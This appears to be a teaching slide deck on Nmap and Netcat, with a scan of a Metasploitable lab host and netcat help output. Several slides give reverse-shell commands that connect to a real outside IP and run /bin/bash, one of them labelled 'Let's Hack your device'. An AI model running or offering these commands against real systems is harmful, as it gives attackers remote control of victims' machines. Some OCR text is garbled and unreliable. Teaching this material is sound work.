

Welcome to Cybersecurity and Ethical hacking





What is Nmap?

Nmap stands for Network Mapper.

- It is a free, open-source tool used for network discovery and security auditing.
- It can scan large networks or single hosts.



Uses of Nmap

- Host discovery (ping sweep)
- Port scanning
- Service enumeration
- OS detection
- Vulnerability detection





Important Nmap Commands with Examples

- ➤ nmap 192.168.1.1 → Basic scan
- > nmap -sS 192.168.1.1 → SYN (stealth) scan
- > nmap -p 1-1000 192.168.1.1 → Scan specific port range
- ➤ nmap -iL targets.txt → Scan from a list of IPs



Service and OS Detection with Nmap

- ▶ nmap -sV 192.168.1.1 → Detect service versions
- ¬ nmap ¬ 0 192.168.1.1 → Detect operating system



Service and Version Detection with Nmap

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-(kali⊛kali)-[~]
s nmap -sV 192.168.0.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-15 14:58 EDT
Nmap scan report for 192.168.0.103
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
        STATE SERVICE
                          VERSION
                          vsftpd 2.3.4
21/tcp open ftp
                          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp open ssh
23/tcp open telnet
                         Linux telnetd
                          Postfix smtpd
25/tcp open smtp
53/tcp open domain
                          ISC BIND 9.4.2
                          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp open http
                         2 (RPC #100000)
111/tcp open rpcbind
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec
                          netkit-rsh rexecd
513/tcp open
             login?
514/tcp open tcpwrapped
1099/tcp open java-rmi
                          GNU Classpath grmiregistry
                          Metasploitable root shell
1524/tcp open bindshell
2049/tcp open nfs
                         2-4 (RPC #100003)
2121/tcp open ftp
                          ProFTPD 1.3.1
3306/tcp open mysql
                          MySQL 5.0.51a-3ubuntu5
                         PostgreSQL DB 8.3.0 - 8.3.7
5432/tcp open postgresql
5900/tcp open vnc
                         VNC (protocol 3.3)
6000/tcp open X11
                          (access denied)
6667/tcp open irc
                          UnrealIRCd
                          Apache Jserv (Protocol v1.3)
8009/tcp open ajp13
8180/tcp open http
                         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:52:3B:D6 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds
```







What is Netcat?

- Netcat (nc) is a powerful networking utility.
- Known as the "Swiss-army knife" for TCP/IP.
- Supports reading/writing data across networks using TCP/UDP



Uses of Netcat

- Port scanning
- Banner grabbing
- ❖ File transfer
- * Remote shell
- Chat/messaging tool





Netcat Details

```
-(kali⊕kali)-[~]
 -$ nc -help
[v1.10-50]
connect to somewhere:
                        nc [-options] hostname port[s] [ports] ...
                        nc -l -p port [-options] [hostname] [port]
listen for inbound:
options:
        -c shell commands
                                 as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename
                                 program to exec after connect [dangerous!!]
                                 allow broadcasts
                                 source-routing hop point[s], up to 8
        -g gateway
                                 source-routing pointer: 4, 8, 12, ...
        -G num
                                 this cruft
        -h
        -i secs
                                 delay interval for lines sent, ports scanned
        -k
                                 set keepalive option on socket
        -1
                                 listen mode, for inbound connects
                                 numeric-only IP addresses, no DNS
        -n
        -o file
                                 hex dump of traffic
                                 local port number
        -p port
                                 randomize local and remote ports
        -\mathbf{r}
                                 quit after EOF on stdin and delay of secs
        -q secs
                                 local source address
        -s addr
                                 set Type Of Service
        -T tos
                                 answer TELNET negotiation
        -t
                                 UDP mode
        -\mathbf{u}
                                 verbose [use twice to be more verbose]
        -v
                                 timeout for connects and final net reads
        -w secs
        -C
                                 Send CRLF as line-ending
                                 zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
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Important Netcat Commands with Examples

- nc -zv 192.168.1.1 1-1000 → Port scan
- > nc 192.168.1.1 80 → Connect to a web server
- ▶ nc -lvnp 4444 → Listen for a reverse shell
- \rightarrow nc 160.191.129.158 4444 -e /bin/bash \rightarrow Send reverse shell



Netcat for File Transfer and Chat

- ❖ File send: nc -l -p 1234 > received.txt
- * File receive: nc 160.191.129.158 1234 *file.txt
- ❖ Chat: Both ends run nc -l -p 1234 and connect to each other





Example 1 Let's Chat with your device









Hacker: nc -lvknp 55555

Victim: nc 160.191.129.158 55555



E Let's Hack your device!!!









Hacker: nc -lvknp 55555

Victim: nc 160.191.129.158 55555 -ke /bin/bash




Nmap is ideal for scanning, discovery, and enumeration.

- Netcat is great for connection testing, file transfers, and reverse shells.
- Both are essential tools for ethical hackers and network admins.







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